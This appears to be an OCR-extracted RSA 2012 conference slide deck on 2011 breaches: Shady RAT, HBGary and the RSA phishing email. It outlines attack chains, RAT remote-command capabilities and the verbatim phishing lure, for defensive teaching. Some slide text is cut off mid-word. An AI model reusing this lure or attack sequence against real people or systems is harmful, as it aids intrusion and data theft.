Attacks 2011:
How Complexity Evaded Defenses and Strategies for Prevention

TOMER TELLER
CHECK POINT SOFTWARE TECHNOLOGIES

Session ID: **SPO1-303**

Session Classification: General Interest

RSΛCONFERENCE**2012**

Welcome to RSA 2013

.

Loading...

The year is **2013**

A group of security experts convenes at Moscone Center, San Francisco, to discuss 2012 security breaches...

...and it is not looking good.

2012 Security Headlines

Stuxnet v2 Decommissions Iran's Nuclear Facilities

According to fo

suspected to b


Snt#c Denies Reported Source Code Leak**

A complete so

after a social


Madonna Sues Social Media Site After Privacy Breach in Her Private Account

Technical details about a underground tool named "Protoleak" used to profile Madonna were released to the public...



A look back at 2011

A Busy Year for Security Attacks…



Operation Shady RAT

- More than 70 victims in 14 countries
- State-driven industrial espionage
- Started in 2006—more than 5 years!

Shady RAT: A Multi-Layer Attack

1

SOCIAL

Create trusted email with attachment

2

TECHNOLOGY

Install PoisonIvy, a remote access Trojan, via MS Excel vulnerability

3

TECHNOLOGY

Contact a remote site hardcoded into the Trojan

4

TECHNOLOGY

Established remote shell with the computer

Remote Commands

- Retrieve a file from the remote server
- Upload a file to the remote server
- Retrieve a file from a remote URL, and execute
- Execute command from the remote server
- Sends the results of the command executed

HBGary
Federal

HBGary

1 TECHNOLOGY

SQL injection to content management system

2 POLICY

Retrieve passwords

3 TECHNOLOGY


Logged in to support server. Leverage root permissions

4 SOCIAL

Broke into commercial website


Damage


- Full control over hbgary.com and hbgaryfederal.com
- Full network access to all their financials, software products, PBX systems, malware data
- Email data released to the public in a 4.71GB file



How did they happen?

Two Sources of Vulnerability







```
_VER > 1000
#pragma once
#endif // _MSC_VER > 1000
#ifndef __AFXWIN_H__
        #error include
#endif
#include "resource.h"
// CDMotionApp:
// See DMotion.cpp for the
//
class CDMotionApp : public
{
public:
        CDMotionApp();
// Overrides
        // ClassWizard
        //{{AFX_VIRTUAL(
        public:
        virtual BOOL
        //}}AFX_VIRTUAL
```

Human

Technology



#1: The Human Factor



From: web master [webmaster@beyond.com]

Sent: to 3.3.2011 18:48

To: [redacted]@emc.com

Cc: [redacted]

Subject: 2011 Recruitment plan

Message | 2011 Recruitment plan.xls


I forward this file to you for review. Please open and view it.

People click first, then think


```
_VER > 1000
#pragma once
